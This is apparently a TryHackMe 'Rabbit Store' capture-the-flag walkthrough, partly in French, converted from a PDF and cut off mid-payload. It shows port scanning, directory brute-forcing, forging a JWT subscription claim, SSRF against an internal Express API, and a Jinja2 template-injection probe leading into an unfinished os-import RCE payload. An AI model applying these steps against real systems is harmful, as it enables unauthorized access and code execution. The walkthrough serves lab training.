
Rabbit store

Table des matières



https://tryhackme.com/room/rabbitstore

```
(kali⊕kali)-[~]
  $ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 gdisc noqueue state UNKNOWN group default gle
n 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc fq_codel state UP group def
ault qlen 1000
    link/ether 08:00:27:da:5e:f7 brd ff:ff:ff:ff:ff
    inet 10.0.10.10/24 brd 10.0.10.255 scope global dynamic noprefixroute eth0
       valid_lft 404sec preferred_lft 404sec
    inet6 fe80::a00:27ff:feda:5ef7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT, MULTICAST, NOARP, UP, LOWER_UP> mtu 1500 qdisc fq_codel state UNKN
OWN group default qlen 500
    link/none
    inet 10.21.10.198/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::24e8:2379:4b88:6f54/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
sudo nmap -sC -sV <IP>
```

```
(kali@kali)-[~]
 -$ <u>sudo</u> nmap -sC -sV 10.10.21.63
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-22 13:23 CET
Nmap scan report for 10.10.21.63
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
    256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://cloudsite.thm/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.18 seconds
```

```
-(kali⊕kali)-[~]
$ sudo nmap -p- -sC -sV 10.10.73.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 16:39 CET
Nmap scan report for cloudsite.thm (10.10.73.159)
Host is up (0.054s latency).
Not shown: 65531 closed tcp ports (reset)
          STATE SERVICE VERSION
PORT
22/tcp
                         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
          open ssh
 ssh-hostkey:
    256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
    256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
          open http Apache httpd 2.4.52
_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.52 (Ubuntu)
                         Erlang Port Mapper Daemon
4369/tcp open epmd
 epmd-info:
    epmd_port: 4369
    nodes:
      rabbit: 25672
25672/tcp open unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.48 seconds
```

HTTP:

curl <IP>

```
echo "<IP> cloudsite.thm" | sudo tee -a /etc/hosts & curl http://
cloudsite.thm
```

```
(kali@kali)-[~]
$ echo "10.10.21.63 cloudsite.thm" | sudo tee -a /etc/hosts
10.10.21.63 cloudsite.thm

(kali@kali)-[~]
$ curl http://cloudsite.thm
```


OU


```
curl --resolve cloudsite.thm:80:<IP> http://cloudsite.thm
```

```
____(kali⊕kali)-[~]
$\frac{1}{curl}$ curl --resolve cloudsite.thm:80:10.10.21.63 http://cloudsite.thm
```

gobuster dir -u http://cloudsite.thm -w /usr/share/wordlists/dirb/big .txt -x php,html


```
(kali@kali)-[~]
  $ gobuster dir -u http://cloudsite.thm -w /usr/share/wordlists/dirb/big.txt -x php,html
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                              http://cloudsite.thm
[+] Method:
                              GET
   Threads:
   Wordlist:
                               /usr/share/wordlists/dirb/big.txt
   Negative Status codes:
[+] User Agent:
                              gobuster/3.6
[+] Extensions:
                              html,php
[+] Timeout:
Starting gobuster in directory enumeration mode
/.htaccess.php
                       (Status: 403) [Size: 278]
                       (Status: 403)
                                      [Size: 278]
'.htaccess
/.htaccess.html
                       (Status: 403)
                                      [Size: 278]
                       (Status: 403)
                                      [Size: 278]
/.htpasswd.html
/.htpasswd.php
                       (Status: 403)
                                      [Size: 278]
'.htpasswd
                       (Status: 403)
                                      [Size: 278]
                                      [Size: 9992]
/about_us.html
                       (Status: 200)
                                      [Size: 315] [--> http://cloudsite.thm/assets/]
assets
                       (Status: 301)
                       (Status: 200)
(Status: 200)
(Status: 200)
/blog.html
                                      [Size: 10939]
                                      [Size: 9914]
/contact_us.html
/index.html
                                      [Size: 18451]
                       (Status: 301)
                                      [Size: 319] [--> http://cloudsite.thm/javascript/]
javascript
/server-status
                       (Status: 403) [Size: 278]
                       (Status: 200) [Size: 9358]
/services.html
Progress: 61407 / 61410 (100.00%)
Finished
```








gobuster dir -u http://storage.cloudsite.thm -w /usr/share/wordlists/dirb/big.txt -x php,html

```
(kali@kali)-[~]
 -$ gobuster dir -u http://storage.cloudsite.thm -w <mark>/usr/share/wordlists/dirb/big.txt</mark> -x php,html
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                    http://storage.cloudsite.thm
וֹ+זֹ
    Method:
                                    GET
10
[+]
[+]
    Threads:
    Wordlist:
                                     /usr/share/wordlists/dirb/big.txt
[+] Wordtise
[+] Negative
[+] User Ager
[+] Extensior
[+] Timeout:
    Negative Status codes:
    User Agent:
Extensions:
                                    gobuster/3.6
                                    php,html
                                    .
10s
Starting gobuster in directory enumeration mode
                                             [Size: 286]
[Size: 286]
[Size: 286]
[Size: 286]
[Size: 286]
                            (Status: 403)
/.htaccess
                           (Status: 403)
(Status: 403)
(Status: 403)
(Status: 403)
(Status: 403)
(Status: 403)
/.htaccess.html
/.htaccess.php
 .htpasswd
 .htpasswd.html
                                              [Size: 286]
/.htpasswd.php
                                              [Size: 331]
[Size: 328]
                            (Status: 301)
/assets
                            (Status: 301)
/css
                                              [Size: 330]
[Size: 331]
/fonts
                            (Status: 301)
/images
                            (Status: 301)
/index.html
                                              [Size: 9039]
                                              [Size: 335]
[Size: 327]
/javascript
                            (Status: 301)
                            (Status: 301)
```











Encoded

eyJhbGciOiJIUzI1NiIsIn R5cCI6IkpXVCJ9.eyJlbWF pbCI6ImhlbGxvQGhlbGxvL mZyIiwic3Vic2NyaXB0aW9 uIjoiaW5hY3RpdmUiLCJpY XQiOjE3NDEzNzcxMjgsImV 4cCI6MTc0MTM4MDcyOH0.4 uXj3EiC0FkkrZqcfv_0S51 12EFcmT7bbXC3RKeAVxY


Decoded

```
HEADER:

{
    "alg": "HS256",
    "typ": "JWT"
}

PAYLOAD:


{
    "email": "hello@hello.fr",
    "subscription": "inactive",
    "iat": 1741377128,
    "exp": 1741380728
}
```




```
"subscription": "active",
```



Account Login Sign In test@test.fr Login Don't have an






http://<IP>/test.txt

gobuster dir -u http://storage.cloudsite.thm/api -w /usr/share/ wordlists/dirb/common.txt


```
(kali@kali)-[~]
 $ gobuster dir -u http://storage.cloudsite.thm/api -w /usr/share/wordlists/dirb/common.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://storage.cloudsite.thm/api
[+] Method:
                               GET
[+] Threads:
                               10
[+] Wordlist:
[+] Negative Status codes:
                               /usr/share/wordlists/dirb/common.txt
[+] User Agent:
                               gobuster/3.6
[+] Timeout:
                               10s
Starting gobuster in directory enumeration mode
                                      [Size: 27]
[Size: 36]
/docs
                       (Status: 403)
                       (Status: 405)
/Login
                                      [Size: 36]
                       (Status: 405)
/login
                                      [Size: 36]
                       (Status: 405)
/register
/uploads
                        (Status: 401)
                                      [Size: 32]
Progress: 4614 / 4615 (99.98%)
Finished
```

TEST of SSRF vulnerability:






Test with the domaine name





Test directly with ip and the port 3000 (default of Express, visible on the X-Powered-By on the response)



```
Request
                                                                                                                          Response
                                                                                                  5 \n ≡
                                                                                                                                                                                                                                   \n
                                                                                                                                                                                                                                           =
 Pretty
                Raw
                                                                                                                            Pretty
                                                                                                                                           Raw
                                                                                                                                                         Hex
1 GET /api/uploads/91c594fd-da3d-438b-a714-f37f7bbe20f7
                                                                                                                             HTTP/1.1 200 OK
                                                                                                                          2 Date: Mon. 10 Mar 2025 11:30:37 GMT
                                                                                                                          3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
                                                                                                                         4 X-Powered-oy: Express
5 Accept-Ranges: bytes
6 Cache-Control: public, max-age=0
7 Last-Modified: Mon, 10 Mar 2025 11:29:30 GMT
8 ETag: W/*233-1957fd12e40"
9 Content-Type: application/octet-stream
10 Content-Length: 563
    Gecko/20100101 Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
 7 Connection: close
                                                                                                                         11 Connection: close
8 Cookie: jwt=
eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGV
                                                                                                                         12
13 Endpoints Perfectly Completed
    zdC5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTcOMTYwNjE
1MywiZXhwIjoxNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_
                                                                                                                         15 POST Requests:
                                                                                                                        15 POST Requests:

6 /api/register - For registering user

17 /api/login - For loggin in the user

18 /api/upload - For uploading files

19 /api/store-url - For uploadion files via url

20 /api/fetch messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
    jzTqX0ZTIJw
9 Upgrade-Insecure-Requests: 1
                                                                                                                         22 GET Requests:
                                                                                                                        23 /api/uploads/filename - To view the uploaded files
24 /dashboard/inactive - Dashboard for inactive user
25 /dashboard/active - Dashboard for active user
                                                                                                                         26
27 Note: All requests to this endpoint are sent in JSON format.
```

We discovered a new api url:

```
/api/fetch_messeges_from_chatbot
```

RCE via SSTI:

```
Content-Type: application/json;charset=UTF-8
{
    "":""
}
```

```
Request
                                                                                Response
                                                                ⇒ /n
  Pretty
            Raw
                                                                                Pretty
                                                                                         Raw
                                                                                                  Hex
                                                                                                          Render
 POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
                                                                                1 HTTP/1.1 200 OK
                                                                                 Date: Mon, 10 Mar 2025 12:08:11 GMT
                                                                                3 Server: Apache/2.4.52 (Ubuntu)
   Gecko/20100101 Firefox/115.0
                                                                                4 X-Powered-By: Express
 4 Accept:
                                                                               5 Content-Type: text/html; charset=utf-8 Content-Length: 48
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
    vif,image/webp,*/*;q=0.8
                                                                                7 ETag: W/"30-HRIDikR9Rsmd3ZTy0jz40FirGCM"
 5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
                                                                               8 Connection: close
    Connection: close
 8 Referer:http://storage.cloudsite.thm/dashboard/active
                                                                              11 "error": "username parameter is required"
 9 Cookie: jwt=
                                                                              12 }
   eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVz
                                                                               13
    dC5mciIsInNlYnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc0MTYwNjElM
    ywiZXhwIjoxNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_jzT
    aX0ZTIJw
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 16
12 Content-Type: application/json;charset=UTF-8
14 {
15
16 }
18
```

```
Content-Type: application/json; charset=UTF-8
     {
              "username": "admin"
     }
 Request
                                                                                         Response
                                                                                                                                                 5 \n
                                                                                          Pretty
 Pretty
           Raw
                    Hex
                                                                                                    Raw
                                                                                                             Hex
                                                                                                                      Render
 1 POST /api/fetch_messeges_from_chatbot HTTP/1.1
                                                                                           HTTP/1.1 200 OK
 2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:109.0)
                                                                                           Date: Mon, 10 Mar 2025 12:12:06 GMT
Server: Apache/2.4.52 (Ubuntu)
                                                                                           X-Powered-By: Express
Content-Type: text/html; charset=utf-8
   Gecko/20100101 Firefox/115.0
 4 Accept:
                                                                                           ETag: W/"llc-2Dwcfg4A3cGSisBTt6JlFTM++XQ-gzip"
Vary: Accept-Encoding
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
                                                                                         8 Content-Length: 284
                                                                                         9 Connection: close
   Connection: close
Referer:http://storage.cloudsite.thm/dashboard/active
                                                                                        10
                                                                                           <!DOCTYPE html>
                                                                                        11
                                                                                        12
                                                                                           <html lang="en">
   eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVzdC5mc
                                                                                              <head>
   iÍsInNlYnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTcOMTYwNjElMywiZXhwIjo
xNzQxNjA5NzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_jzTgXOZTIJw
                                                                                                <meta charset="LITE-8">
                                                                                                 <meta name="viewport" content="
                                                                                        15
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 32
                                                                                                width=device-width, initial-scale=1.0">
                                                                                        16
L2 Content-Type: application/json;charset=UTF-8
                                                                                                   Greeting
L4 {
                                                                                              </head>
      "username":"admin"
                                                                                        18
                                                                                              <body>
16 }
                                                                                        19
                                                                                                <h1>
                                                                                                   Sorry, admin, our chatbot server is currently
18
                                                                                                   under development.
                                                                                              </body>
```

A server side template injection is a vulnerability that occurs when a server renders user input as a template of some sort.

polygot SSTI

```
{"username":"${{<%[%'\"}}%\\."}
                                                                                                                                                                                  Request
                                                                                           Response
                                                                                                                                                                                    = \n ≡
  Pretty
              Raw
                                                                                            Pretty
                                                                                                        Raw
                                                                                                                   Hex
                                                                                                                             Render
 1 POST /api/fetch_messeges_from_chatbot HTTP/1.1
                                                                                                HTTP/1.1 200 OK
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
                                                                                               Date: Mon, 10 Mar 2025 12:16:36 GMT
Server: Apache/2.4.52 (Ubuntu)
                                                                                               X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4f34-ExGHjhI79LD1ROANRNQsFZDIG3Y-gzip"
Vary: Accept-Encoding
Content-Length: 20276
    Gecko/20100101 Firefox/115.0
    text/html,application/xhtml+xml,application/xml;q=0.9,im
 age/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br
                                                                                               Connection: close
 7 Connection: close
8 Referer:http://storage.cloudsite.thm/dashboard/active
                                                                                               <!doctype html>
 9 Cookie: jwt=
eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3R
AdGVzdC5mciIsInNlYnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc
                                                                                               <html lang=en>
<head>
<title>
                                                                                           14
    OMTYwNjElMywiZXhwIjoxNzQxNjASNzUzfQ.Bb9YiqhDiXtxDvDaAJNfmMhBwqwnUHs_jzTgXOZTIJw
                                                                                                        jinja2.exceptions.TemplateSyntaxError: unexpected
'<&#39;
                                                                                                        // Werkzeug Debugger
10 Upgrade-Insecure-Requests: 1
                                                                                           15
11 Content-Length: 35
12 Content-Type: application/json;charset=UTF-8
                                                                                                      </title>
link rel="stylesheet" href="
                                                                                           16
                                                                                                     ?__debugger__=yes&cmd=resource&f=style.css">
<link rel="shortcut icon"
href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
<script src="</pre>
13
       "username": "${{<%[%'\"}}%\\."
                                                                                           18
                                                                                           19
                                                                                                      ? debugger =yes&cmd=resource&f=debugger.js">
16
                                                                                                      </script>
                                                                                           20
21
                                                                                                        var CONSOLE MODE = false,
                                                                                                        EVALEX = true,

EVALEX_TRUSTED = false,

SECRET = "MEKIGUsrqaHu7lIv2Xnl";
                                                                                           22
23
                                                                                           24
```

You might wonder why a **Node.js** application using the **Express** framework returns an error from the **Jinja2** templating engine, which is typically used with **Python**. This is because the **Express** application forwards requests made to the <code>/api/fetch_messeges_from_chatbot</code> endpoint to an internal **Flask** application and returns its response.

Jinja

Moteur de template utilisé en Python en général associé au framework Flask



palletsprojects.com

Jinja est un moteur de template utilisé par le langage Python. Créé par Armin Ronacher et distribué sous licence BSD, il est très similaire au moteur de template Django mais fournit des ... Wikipedia

```
{"username":"{{ self.__init__.__globals__.__builtins__.__import__('os
